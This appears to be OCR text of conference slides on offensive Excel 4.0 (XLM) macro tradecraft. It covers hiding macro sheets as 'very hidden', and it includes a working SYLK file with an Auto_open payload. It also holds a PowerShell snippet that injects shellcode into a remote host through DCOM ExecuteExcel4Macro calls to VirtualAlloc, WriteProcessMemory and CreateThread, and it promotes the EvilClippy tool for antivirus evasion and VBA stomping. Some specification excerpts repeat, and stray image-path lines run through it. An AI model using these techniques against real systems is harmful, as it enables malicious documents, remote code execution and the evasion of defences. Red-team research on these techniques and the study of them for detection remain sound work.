
- P-code
- Exe-codes

HOW TO INSERT AN XLM MACRO





EXCEL 4.0 MACRO KUNG FU



https://outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm/

HIDING YOUR EXCEL 4.0 MACRO

2.4.28 BoundSheet8

02/14/2019 • 2 minutes to read

The **BoundSheet8** record specifies basic information about a sheet (1), including the sheet (1) name, hidden state, and type of sheet (1).

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
lbPlyPos																															
A		unused								dt										stName (variable)											
...																															

lbPlyPos (4 bytes): A FilePointer as specified in [MS-OSHARED] section 2.2.1.5 that specifies the stream position of the start of the BOF record for the sheet (1).

A - hsState (2 bits): An unsigned integer that specifies the hidden state of the sheet (1). MUST be a value from the following table:

Value	Meaning
0x00	Visible
0x01	Hidden
0x02	Very Hidden; the sheet (1) is hidden and cannot be displayed using the user interface.

HIDING YOUR EXCEL 4.0 MACRO

2.4.28 BoundSheet8

02/14/2019 • 2 minutes to read

The **BoundSheet8** record specifies basic information about a sheet (1), including the sheet (1) name, hidden state, and type of sheet (1).

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
lbPlyPos																															
A		un																													
...																															

Can be achieved with one line of VBA:

```
ActiveSheet.Visible = xlSheetVeryHidden
```


Then remove VBA code and save the Excel file

lbPlyPos (4 ...he start of the BOF rec

A - hsState (2 bits): An unsigned integer that specifies the hidden state of the sheet (1). MUST be a value from the following table:

Value	Meaning
0x00	Visible
0x01	Hidden
0x02	Very Hidden; the sheet (1) is hidden and cannot be displayed using the user interface.

AV INDUSTRY FORGOT ABOUT 1992 TECHNOLOGY



XLM VIA SYLK

XLM macros also supported in SYLK files

- Text-based file format which originates from the 80s
- SYLK (.slk) files never open in protected mode sandbox!
- Turned out to be an RCE on MS Office 2011 for Mac (won't fix)

```
stan@aapje ~/0/docs> cat demo3.slk
ID;P
O;E
NN;NAuto_open;ER101C1;KOut Flank;F
C;X1;Y101;K0;EEXEC("CALC.EXE")
C;X1;Y102;K0;EHALT()
E

stan@aapje ~/0/docs> wc -c demo3.slk
      99 demo3.slk
```

Integrated into SharpShooter by MDSec:
https://github.com/mdsecactivebreach/SharpShooter/blob/master/modules/excel4.py

XLM EXPOSURE VIA (D)COM

Shellcode injection into remote system with XLM via ExecuteExcel4Macro

```
$excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application",
"server01"));
$memaddr =
$excel.ExecuteExcel4Macro('CALL("Kernel32","VirtualAlloc","JJJJJ",0,833,4096,64)');
$ret = $excel.ExecuteExcel4Macro('CALL("Kernel32","WriteProcessMemory","JJJCJJ",-1,
' + ($memaddr + 0) + ', ' + "CHAR`(252`)" + ', 1, 0)’);


...


$ret = $excel.ExecuteExcel4Macro('CALL("Kernel32","WriteProcessMemory","JJJCJJ",-1,
' + ($memaddr + 832) + ', ' + "CHAR`(232`)" + ', 1, 0)');
$excel.ExecuteExcel4Macro('CALL("Kernel32","CreateThread","JJJJJJJ",0, 0, ' +
$memaddr + ', 0, 0, 0)’);
```

Powershell and Cobalt Strike implementations available at:

https://github.com/outflanknl/Excel4-DCOM

2.3.4.3 Module Stream: Visual Basic Modules

02/14/2019 • 2 minutes to read


Specifies the source code for a module.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
PerformanceCache (variable)																															
...																															
CompressedSourceCode (variable)																															
...																															

PerformanceCache (variable): An array of bytes that forms an implementation-specific and version-dependent performance cache for the module. MUST be **MODULEOFFSET** (section 2.3.4.2.3.2.5) bytes in size. MUST be ignored on read.

CompressedSourceCode (variable): An array of bytes compressed as specified in Compression (section 2.4.1). When decompressed yields an array of bytes that specifies the textual representation of VBA language source code as specified in [MS-VBAL] section 4.2. MUST contain MBCS characters encoded using the code page specified in **PROJECTCODEPAGE** (section 2.3.4.2.1.4).

INTRODUCING EVIL CLIPPY



It looks like your maldoc does not yet bypass AV.

Do you want me to help?

https://github.com/outflanknl/EvilClippy


EVIL CLIPPY FEATURES

Current features


- Cross-platform (runs on OSX, Linux, Windows)
- Hide macros from GUI editor
- Fool analyst tools by removing module names
- VBA stomping (p-code abuse)
- Serve payloads via HTTP templates

